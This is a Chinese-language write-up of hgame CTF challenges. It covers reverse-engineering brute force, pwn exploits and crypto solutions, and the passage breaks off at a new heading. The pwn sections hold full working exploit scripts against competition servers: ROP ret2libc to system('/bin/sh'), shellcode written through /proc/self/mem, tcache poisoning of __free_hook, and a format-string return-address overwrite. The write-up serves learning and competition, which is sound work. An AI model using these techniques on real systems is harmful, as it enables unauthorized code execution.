RE

fake_debugger beta

没搞懂，不同位置的不同字符对应的编码都不同，没什么思路，写了个脚本爆破了

```
#!/usr/bin/env python
# coding=utf-8
from pwn import *
#context(log_level = 'debug')

total_char = '1234567890abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ-_=+|/?.>,<:;\"\'\\`~!@#$%^&*(){}[]'

def test(flag_now):
    sh = remote("101.132.177.131",9999)
    payload = flag_now
    sh.sendlineafter("now!\n",payload)
    for i in range(2 * len(flag_now)):
        sh.sendlineafter("---\n",' ')
    sh.recvuntil('eax: ')
    code = int(sh.recvuntil("\n"))
    sh.close()
    return code

def get_next(flag_now):
    sh = remote("101.132.177.131",9999)
    payload = flag_now + 'a'
    sh.sendlineafter("now!\n",payload)
    for i in range(2 * len(flag_now) + 2):
        sh.sendlineafter("---\n",' ')
    sh.recvuntil('ebx: ')
    code = int(sh.recvuntil("\n"))
    return code


flag = 'hgame{You_Kn0w_debuG'
while(flag[-1] != '}'):
    mapping = {}
    for charac in total_char:
        mapping[test(flag + charac)] = charac
        #print(str(test(charac)) + ':' + charac + '=>' + mapping[test(charac)])
    flag += mapping[get_next(flag)]
    print flag

print flag
```

分了几次爆破，所以这个脚本的起点就几乎是 `flag` 了

pwn

rop_primary

没什么难度，就是单纯的 ROP

```
#!/usr/bin/env python
# coding=utf-8
from pwn import *
from LibcSearcher import *
import re

elf = ELF("./rop_primary")
pop_rdi_ret = 0x401613
pop_rsi_r15_ret = 0x401611
pop_r14_r15_ret = 0x401610

def matrixMul(A, B):
    if len(A[0]) == len(B):
        res = [[0] * len(B[0]) for i in range(len(A))]
        for i in range(len(A)):
            for j in range(len(B[0])):
                for k in range(len(B)):
                    res[i][j] += int(A[i][k]) * int(B[k][j])
        return res

sh = remote("159.75.104.107",30372)

sh.recvuntil("A:\n")
matA = []
matB = []
while 1:
    number_string = sh.recvuntil("\n",drop = True)
    if(number_string == 'B:'):
        break
    matA.append(re.findall(r"\d+\.?\d*",number_string))

while 1:
    number_string = sh.recvuntil("\n",drop = True)
    if(number_string == 'a * b = ?'):
        break
    matB.append(re.findall(r"\d+\.?\d*",number_string))

matAns = matrixMul(matA,matB)
print matAns

for i in matAns:
    for j in i:
        sh.sendline(str(j))

sh.recvuntil("best\n")
payload = 'a' * 0x30 + 'b' * 8 + p64(pop_rdi_ret) + p64(elf.got['puts']) +
p64(elf.symbols["puts"]) + p64(0x40157B)
sh.sendline(payload)
leak_addr = u64(sh.recv(6).ljust(8,'\x00'))
log.success("addr:" + hex(leak_addr))

libc = LibcSearcher('puts',leak_addr)
libc_base = leak_addr - libc.dump("puts")
```

```
log.success("libc_base:" + hex(libc_base))
system_addr = libc_base + libc.dump("system")
bin_sh_addr = libc_base + libc.dump('str_bin_sh')

payload = 'a' * 0x30 + 'b' * 8 + p64(pop_r14_r15_ret) + p64(0) * 2
payload += p64(pop_rdi_ret) + p64(bin_sh_addr) + p64(system_addr)
sh.sendlineafter('best\n',payload)
sh.interactive()
```

写完exp打远程的时候发现搜不出来 libc，考虑是 libc-database 版本过低，然后尝试更新，但是 libc-database 本身是装 LibcSearcher 的时候一起装的，可能安装的时候有点问题，get 脚本用不来，所以只好整个 libc-database 删掉重装，重新 get，家里的带宽确实比较小，整个更新大概花了半个多小时，再加上更新的时候干别的事情去了差点把这题忘了，所以很晚才打通，但是运气还算不错，抢到了一血，只比二血早了30秒

the_shop_of_cosmos

这道题是真的开阔视野了，出的是真当炫酷。程序的逻辑很简单，有无限次读文件和无限次写文件的机会。其实看到题目我第一个就想到了对 `/proc` 目录动手，但是当时觉得不知道服务器跑的进程的 `uid` 也没有用。虽然终端里面有 `$UID` 可以代替，但是 `open` 里没法用，遂放弃，想想真的很遗憾，放出 `hint` 之后我仔细看了一下这个目录的相关知识，了解到有 `self` 这个目录，每个进程访问都可以访问到自己的对应 `uid` 的目录，同时也避免了 `frok` 之类操作对 `uid` 的改变这样的问题。而每个进程对应 `uid` 目录中都有一些该进程信息的虚拟文件，我们主要关系 `maps` 和 `mem`,前者存储了进程的内存映射情况，可以获得各种基地址；后者则是进程占有的整个内存空间的映射，这个文件是可读写的，`.text` 也同样可写。所以思路就有了，先通过一次读获取进程的基地址，然后通过一次写把一段会执行的 `.text` 中的代码直接写成 shellcode 就可以 getshell 了。

利用整型溢出可以获得无限的钱，这个应该不用多说了

```
#!/usr/bin/env python
# coding=utf-8
from pwn import *
context(arch = 'amd64',os = 'linux')

elf = ELF("./shop")
libc = ELF("./libc.so.6")
sh = process("./shop")
sh = remote("159.75.104.107",30398)

sh.sendlineafter(">> ","1")
sh.sendlineafter(">> ","4294867296")

sh.sendlineafter(">> ",'2')
sh.sendlineafter(">> ",'1')
sh.sendlineafter(">> ",'/proc/self/maps')
sh.recvuntil(": ")
prog_base = int(sh.recvuntil("-",drop = True),base = 16)
log.success("prog_base:",prog_base)

sh.sendlineafter(">> ",'3')
sh.sendlineafter(">> ",'1')
sh.sendlineafter(">> ",'/proc/self/mem')
sh.sendlineafter(">> ",str(prog_base + 0x17EC))
shellcode = asm(shellcraft.sh())
sh.sendlineafter(">> ",str(len(shellcode)))
sh.sendlineafter(">> ",shellcode)

sh.interactive()
```

patriot’s note

这算是一个 `Tcache poisoning` 的裸题了吧，以前做题的时候一直没去研究 `Tcache` 相关的机制，这一次看了一下发现确实使利用变的简单了许多。 `Tcache` 的优先级很高，高于 `Fastbin` 和 `top chunk` 的前向合并。 `Tcache` 和 `Fastbin` 其实挺像的，当然 `Tcache` 本身是一个单独维护的隔离链表，而 `Fastbin` 只是一个 LIFO 的单链表（换句话说就是用链表模拟的栈），这里来看的话区别还是很大的，但是在利用上有相似之处。就本题来看，存在 `UAF` ，可以对 `Tcache` 结构体的 `next` 指针任意写，这样就可以实现任意地址分配，从而实现任意地址写。和 `Fastbin` 的 `Arbitrary Alloc` 没什么区别，唯一的就是 `Tcache` 不会对被分配地址 `chunk` 的 `size` 标记做检测，所以我们甚至不需要伪造 `size` 就可以直接 `Arbitrary Alloc` 了。当然实现利用还需要一个 leak，可以申请并释放一个属于 `Unsorted Bin` 的 `chunk` （就本题而言，还需要避免这个 `chunk` 被 `top chunk` 合并掉），这样在 `bin` 中的 `chunk` 的 `fd` 指针就会指向 `main_arena` 的一个固定偏移处，然后通过 `puts` 功能就可以 leak 出 libc 的基地址了。

关于 `main_arena`


`fd` 指向 `main_arena` 的固定偏移处的原因

随随便便地说 `fd` 必定会指向 `main_arena` 的一个固定偏移显得很苍白，原因还是解释一下，`main_arena` 是 `ptmalloc` 管理主分配区的唯一实例，其类型为 `struct malloc_state`，就 2.27 版本的 libc 来说是这样定义的

```
struct malloc_state
{
  /* Serialize access.  */
  __libc_lock_define (, mutex);

  /* Flags (formerly in max_fast).  */
  int flags;

  /* Set if the fastbin chunks contain recently inserted free blocks.  */
  /* Note this is a bool but not all targets support atomics on booleans.  */
  int have_fastchunks;

  /* Fastbins */
  mfastbinptr fastbinsY[NFASTBINS];

  /* Base of the topmost chunk -- not otherwise kept in a bin */
  mchunkptr top;

  /* The remainder from the most recent split of a small request */
  mchunkptr last_remainder;

  /* Normal bins packed as described above */
  mchunkptr bins[NBINS * 2 - 2];

  /* Bitmap of bins */
  unsigned int binmap[BINMAPSIZE];

  /* Linked list */
  struct malloc_state *next;
  /* Linked list for free arenas.  Access to this field is serialized
     by free_list_lock in arena.c.  */
  struct malloc_state *next_free;

  /* Number of threads attached to this arena.  0 if the arena is on
     the free list.  Access to this field is serialized by
     free_list_lock in arena.c.  */
  INTERNAL_SIZE_T attached_threads;

  /* Memory allocated from the system in this arena.  */
  INTERNAL_SIZE_T system_mem;
  INTERNAL_SIZE_T max_system_mem;
};
```

这里面的 `bins` 数组就保存了 `Unsorted Bin` 的头节点，由于 `Unsorted Bin` 用（循环）双向链表维护，那么链表中尾节点的 `fd` 就会指向头节点，也就是结构体的固定偏移处了（事实上 `bins[1]` 就是 `Unsorted Bin` 的头节点），本题我们只往 `Unsorted Bin` 中放一个 `bin`，所以第这个 `bin` 就是尾节点了。事实上还是有必要多啰嗦几句，`fd` 指向下一个节点，`bk` 指向前一个节点，如果 `Unsorted Bin` 链表中不止一个 `bin` 的话第一个 `bin` 的 `fd` 是不会像本题一样指向 `main_arena` 的，但是 `bk` 仍然可以 leak，在 64 位机下由于地址高2字节为 `\x00` 的原因往往难以 leak 出 `bk`，但是 32 位机下往往是可以的。也就是说一些情况下不一定需要 leak 链表尾，头也是可以的。

附一张调试图




```
unsortedbin
all: 0x555555758e40 —▸ 0x555555758250 —▸ 0x7ffff7dcdca0 (main_arena+96) ◂— 0x555555758e40
smallbins
empty
largebins
empty
pwndbg> x/20xg 0x555555758e40
0x555555758e40: 0x0000000000000000      0x0000000000000bc1
0x555555758e50: 0x0000555555758250      0x00007ffff7dcdca0
0x555555758e60: 0x0000000000000000      0x0000000000000000
0x555555758e70: 0x0000000000000000      0x0000000000000000
0x555555758e80: 0x0000000000000000      0x0000000000000000
0x555555758e90: 0x0000000000000000      0x0000000000000000
0x555555758ea0: 0x0000000000000000      0x0000000000000000
0x555555758eb0: 0x0000000000000000      0x0000000000000000
0x555555758ec0: 0x0000000000000000      0x0000000000000000
0x555555758ed0: 0x0000000000000000      0x0000000000000000
pwndbg> x/20xg 0x555555758250
0x555555758250: 0x0000000000000000      0x0000000000000bc1
0x555555758260: 0x00007ffff7dcdca0      0x0000555555758e40
0x555555758270: 0x0000000000000000      0x0000000000000000
0x555555758280: 0x0000000000000000      0x0000000000000000
0x555555758290: 0x0000000000000000      0x0000000000000000
0x5555557582a0: 0x0000000000000000      0x0000000000000000
0x5555557582b0: 0x0000000000000000      0x0000000000000000
0x5555557582c0: 0x0000000000000000      0x0000000000000000
0x5555557582d0: 0x0000000000000000      0x0000000000000000
0x5555557582e0: 0x0000000000000000      0x0000000000000000
```

这样应该就很清楚了

如何获得 `main_arena` 的偏移

固定偏移具体是多少可以很容易地通过调试得出，也可以自己算，而 `main_arena` 相对于基地址的偏移稍微麻烦一点。把题目提供的 libc 放到 IDA 里面，找到 `malloc_trim()` 函数



```
__int64 __fastcall malloc_trim(__int64 a1, double a2, double a3, double a4, double a5, double a6, double a7, __m128i a8)
{
  bool v10; // zf
  __int64 v11; // r8
  unsigned __int64 v12; // r15
  __int64 v13; // rcx
  signed __int64 v14; // r12
  unsigned __int64 v15; // r10
  unsigned __int64 v16; // r9
  signed __int64 v17; // rdx
  signed int v18; // ebx
  signed __int64 v19; // r15
  __int64 i; // rbp
  unsigned __int64 v22; // rdi
  void *v23; // rdi
  unsigned __int64 v24; // rcx
  unsigned __int64 v25; // rcx
  unsigned __int64 v26; // ST98_8
  unsigned __int64 v27; // ST90_8
  unsigned int v28; // ST8C_4
  unsigned __int64 v29; // rcx
  unsigned __int64 v30; // rcx
  __int64 v31; // [rsp+0h] [rbp-58h]
  unsigned int v32; // [rsp+8h] [rbp-50h]

  v31 = a1;
  if ( dword_3EB264 < 0 )
    sub_914B0(a2, a3, a4, a5, a6, a7, a8);
  v32 = 0;
  _R13 = &dword_3EBC40;
  do
  {
    _RSI = 1LL;
    v10 = dword_3F09D8 == 0;
    if ( dword_3F09D8 )
```

`dword_3EBC40` 就是 `main_arena` 了。当然这样说他是就是显得很不负责任，凭啥说他是呢？还是要看一下 `malloc.c` 中的源码

```c
int
__malloc_trim (size_t s)
{
  int result = 0;

  if (__malloc_initialized < 0)
    ptmalloc_init ();

  mstate ar_ptr = &main_arena;//<=here!
  do
    {
      __libc_lock_lock (ar_ptr->mutex);
      result |= mtrim (ar_ptr, s);
      __libc_lock_unlock (ar_ptr->mutex);

      ar_ptr = ar_ptr->next;
    }
  while (ar_ptr != &main_arena);

  return result;
}
```

两个对照一下就明白了。按说 `main_arena` 在很多函数里面肯定都出现了，为什么独独找这个函数呢？我也不知道。大家都用这个找就这个吧。

```python
#!/usr/bin/env python
# coding=utf-8
from pwn import *

#sh = process("./note")
sh = remote("159.75.104.107",30369)
libc = ELF("./libc-2.27.so")
```

```
def take(size):
    sh.sendlineafter("exit\n",'1')
    sh.sendlineafter("write?\n",str(size))

def delete(index):
    sh.sendlineafter("exit\n",'2')
    sh.sendlineafter("delete?\n",str(index))

def edit(payload,index):
    sh.sendlineafter("exit\n",'3')
    sh.sendlineafter("edit?\n",str(index))
    sh.send(payload)

def show(index):
    sh.sendlineafter("exit\n",'4')
    sh.sendlineafter("show?\n",str(index))

take(2048)#index:0
take(0x100)#index:1

delete(0)
show(0)
libc_base = u64(sh.recv(6).ljust(8,'\x00')) - 0x3ebc40 - 96
log.success("libc_base:" + hex(libc_base))
delete(1)

#malloc_hook = libc_base + libc.symbols["__malloc_hook"]
free_hook = libc_base + libc.symbols["__free_hook"]
#log.success("malloc_hook:" + hex(malloc_hook))
#edit(p64(malloc_hook - 0x10),1)
edit(p64(free_hook),1)
take(0x100)#index:2
take(0x100)#index:3

one_gadget = libc_base + 0x4f432
realloc = libc_base + libc.symbols["__libc_realloc"]
#payload = p64(one_gadget) + p64(realloc + 0xa)
payload = p64(one_gadget)
edit(payload,3)

#take(0x200)
delete(0)
sh.interactive()
```

写 `malloc_hook` 的时候发现 `one_gadget` 都不能用，就改成 `free_hook` 了。

killerqueen

逻辑挺简单的，有两次格式化字符串攻击的机会，我选择第一次 leak，第二次改返回地址为 `one_gadget` getshell。其实刚开始的时候我是考虑通过格式占位符 `%200000c` 让 `printf` 输出大量字符，这样他就会调用 `malloc()`，那么就只有修改 `__malloc_hook` 或 `__free_hook` 为 `one_gadget` 就可以 `getshell` 了。但是由于 `one_gadget` 的限制不可行，就只好改返回地址了。

```
#!/usr/bin/env python
# coding=utf-8
from pwn import *
from LibcSearcher import *
#context(log_level = 'debug',os = 'linux',arch = 'amd64')
context.terminal = ['tmux','splitw','-h']
for i in range(0x70,0x79):#0x10a41c -> i==0x70;0x4f432 -> i==0x48
    try:
        #sh = process('./kq')
        sh = remote("159.75.104.107",30339)

        sh.sendlineafter("电话\n",'0')
        rand = int(sh.recvuntil(":",drop = True),base = 10)
        sh.sendlineafter("什么\n",'a')
        sh.send('\n')

        sh.sendlineafter("\n",str(-rand - 2))
        payload = '%19$p-%17$p-%24$p-%44$p'
        sh.sendlineafter("是--\n",payload)

        sh.recvuntil('...\n')
        _IO_2_1_stdout_addr = int(sh.recvuntil("-",drop = True),base = 16)
        _IO_file_write_addr = int(sh.recvuntil("-",drop = True),base = 16) - 45
        prog_base = int(sh.recvuntil("-",drop = True),base = 16) - 0x10b8
        stack_addr = int(sh.recvuntil("\n",drop = True),base = 16)
        ret_addr = stack_addr - 0x28 - 0xE0
        log.success('_IO_2_1_stdout_:' + hex(_IO_2_1_stdout_addr))
        log.success('ret_addr:' + hex(ret_addr))

        libc = LibcSearcher("_IO_2_1_stdout_",_IO_2_1_stdout_addr)
        libc.add_condition("_IO_file_write",_IO_file_write_addr)
        libc_base = _IO_2_1_stdout_addr - libc.dump("_IO_2_1_stdout_")
        log.success('libc_base:' + hex(libc_base))
        log.success('_IO_file_write_addr:' + hex(_IO_file_write_addr))
        log.success('_IO_file_write_addr_calc:' + hex(libc_base +
libc.dump('_IO_file_write')))
        malloc_hook = libc_base + libc.dump("__malloc_hook")
        one_gadget = libc_base + 0x10a41c
        #one_gadget = prog_base + 0x910
        log.success('one:' + hex(one_gadget))

        #payload = fmtstr_payload(6,{malloc_hook:one_gadget},numbwritten =
0,write_size = 'short')

        target_info = [[one_gadget & 0xFFFF,0],[(one_gadget >> 16) & 0xFFFF,2],
[(one_gadget >> 32) & 0xFFFF,4]]
        target_info = sorted(target_info,key = (lambda x:x[0]))
        print target_info
        payload = '%15$lln'
        payload += '%' + str(target_info[0][0]) + 'c' + '%12$hn'
        payload += '%' + str(target_info[1][0] - target_info[0][0]) + 'c' +
'%13$hn'
        payload += '%' + str(target_info[2][0] - target_info[1][0]) + 'c' +
'%14$hn'
        payload = payload.ljust(48,'a')
        payload += p64(ret_addr + target_info[0][1])
        payload += p64(ret_addr + target_info[1][1])
        payload += p64(ret_addr + target_info[2][1])
        payload += p64(ret_addr + i)
        payload = payload.ljust(0x100,'\x00')
        print payload
        #payload += '%150000cok'
        sh.sendafter("什么\n",payload)
        sh.recvuntil("a")
        log.success('one:' + hex(one_gadget))
        #gdb.attach(proc.pidof(sh)[0])
        sh.sendline("")
        sh.sendline("echo 'pwned'")
        sh.recvuntil("pwned")
        sh.interactive()
        break
    except:
        sh.close()
```

麻烦还是有点麻烦的，调了不少时间。

Crypto

signin

扩欧扩欧扩欧，头疼死了

`c` 的生成方式为`c = a ** p * m % p`，那么就是

$$c = (a^p * m) \mod p$$

稍微化简一下就是

$$a * flag \equiv c \pmod p$$

这个用扩欧就可以解掉了

`python` 随便抄一手

```
import libnum

a =
91800102844500997636793818421226295694813409817830489986833264638564136146943461
41110381729240182899696936923396717079363767865084960138769638443584278141336198
69373834681831478373687169163369231304017586924666373399008416851241909417380038
71183340798882867448829494255476406285790471594507528969176256426783
p =
14020811115645608060035473906234304553608911706104810716130083003755300778021444
11353122697928883901708330681160152979884570633036344273728118315334713004032102
69143894289963232120754105029762436830871759622002703367278520094311613669797030
1092444503752478966164671726988744798812801123756433668200883743 19151
c =
62669984905093476761116364147896749261246394704533378920607682538236231297338606
89857741160479502908014936073426412380882310667370723467440550392745996621860882
15524900938181875352947510430772245913458441028004229390782485780014224069114098
28355694332378238370530048125215690309230305439084596199405057273963


def fastExpMod(b, e, m):
    result = 1
    while e != 0:
        if (e&1) == 1:
            # ei = 1, then mul
            result = (result * b) % m
        e >>= 1
        # b, b^2, b^4, b^8, ... , b^(2^n)
        b = (b*b) % m
    return result

def gcd(a,b):
    if(b == 0):
        return a
    else:
        return gcd(b,a % b)

def exgcdRecursion(a,b):
    if b==0:
        x = 1
        y = 0
        return (a,x,y)
    r,x,y = exgcdRecursion(b,a%b)
    t = x
    x = y
    y = t- a // b * y
    return (a,x,y)

a = fastExpMod(a,p,p)
#print(a)
#print(gcd(a,p))

flag = c * (exgcdRecursion(a,p)[1])
#print(flag)
start_it = (-flag) // p + 1

for t in range(start_it,start_it + 1000):
    try:
        print(str(flag + t * p))
        flag_str = libnum.n2s(flag + t * p)
        print(flag_str)
        if(flag_str[:6] == 'hgame{'):
            log.success('t:' + t)
    except:
        t=t
```

`python` 的实数除精度是有限的，需要用 `//` 当时不知道，用的 `/` ，导致一直都还原不出来，浪费不少时间。

gcd or more?

`chiper` 的生成方式为 `cipher = pow(s2n(FLAG), 2, n)`，简单的化简一下就是

$$flag^2 \equiv cipher \pmod{n}$$

由于 $flag$ 一定存在，所以这是一个二次剩余问题

若 n 是奇素数，那么用 $Cipolla$ 算法可以在 $O(log_2 n)$ 的时间内解决掉。然而本题的 $n = pq$，p，q都是奇素数，所以可以先分解为二次同余方程组

$$flag^2 \equiv cipher \pmod{n} \Rightarrow \begin{cases} flag_1^2 \equiv chiper \pmod{p} \\ flag_2^2 \equiv chiper \pmod{q} \end{cases}$$

用 $Cipolla$ 算法解出两个方程组的解，每个方程组各有两个解

```
(848121965789124974831994561026811136610363502746200442652839282785162493909 60L,
416368442216404370115478480447969780952694950402497033266642170873590218059L)
(335708969757931913134962331931963518061049434870949257566395566049417596424 19L,
780438176655717199994190612866541973257304345589074982213499012381294291938 52L)
```

然后两组里一对一进行 CRT 合并，可以得出四个解，其中就有某个可以还原出 `flag`

$Cipolla$

```python
#Converts n to base b as a list of integers between 0 and b-1
#Most-significant digit on the left
def convertToBase(n, b):
    if(n < 2):
        return [n]
    temp = n
    ans = []
    while(temp != 0):
        ans = [temp % b]+ ans
        temp /= b
    return ans

#Takes integer n and odd prime p
#Returns both square roots of n modulo p as a pair (a,b)
#Returns () if no root
def cipolla(n,p):
    n %= p
    if(n == 0 or n == 1):
        return (n,-n%p)
    phi = p - 1
    if(pow(n, phi/2, p) != 1):
        return ()
    if(p%4 == 3):
        ans = pow(n,(p+1)/4,p)
        return (ans,-ans%p)
    aa = 0
    for i in xrange(1,p):
        temp = pow((i*i-n)%p,phi/2,p)
        if(temp == phi):
            aa = i
            break;
    exponent = convertToBase((p+1)/2,2)
    def cipollaMult((a,b),(c,d),w,p):
        return ((a*c+b*d*w)%p,(a*d+b*c)%p)
    x1 = (aa,1)
    x2 = cipollaMult(x1,x1,aa*aa-n,p)
    for i in xrange(1,len(exponent)):
        if(exponent[i] == 0):
            x2 = cipollaMult(x2,x1,aa*aa-n,p)
            x1 = cipollaMult(x1,x1,aa*aa-n,p)
        else:
            x1 = cipollaMult(x1,x2,aa*aa-n,p)
            x2 = cipollaMult(x2,x2,aa*aa-n,p)
    return (x1[0],-x1[0]%p)
```

```
n = long(input())
p = long(input())
print cipolla(n,p)
```

$exCRT$

```
#!/usr/bin/env python
# coding=utf-8
from functools import reduce

def gcd(a, b):
    if b==0: return a
    return gcd(b, a%b)

def lcm(a, b):
    return a * b // gcd(a,b)

def exgcd(a, b):
    if b==0: return 1, 0
    x, y = exgcd(b, a%b)
    return y, x - a//b*y

def uni(P, Q):
    r1, m1 = P
    r2, m2 = Q

    d = gcd(m1, m2)
    assert (r2-r1) % d == 0

    l1, l2 = exgcd(m1//d, m2//d)

    return (r1 + (r2-r1)//d*l1*m1) % lcm(m1, m2), lcm(m1, m2)

def CRT(eq):
    return reduce(uni, eq)

if __name__ == "__main__":
    n = int(input())
    eq = [list(map(int, input().strip().split()))[::-1] for x in range(n)]
    print(CRT(eq)[0])
```

当然完全没有必要用 $exCRT$ 合并，毕竟p,q都是质数，但是有找到这个板子就免得我手打 CRT 了。

最后合并出来并转成字符串就得到了 flag：`hgame{3xgCd~i5_re4l1y+e@sy^r1ght?}`

WhitegiveRSA

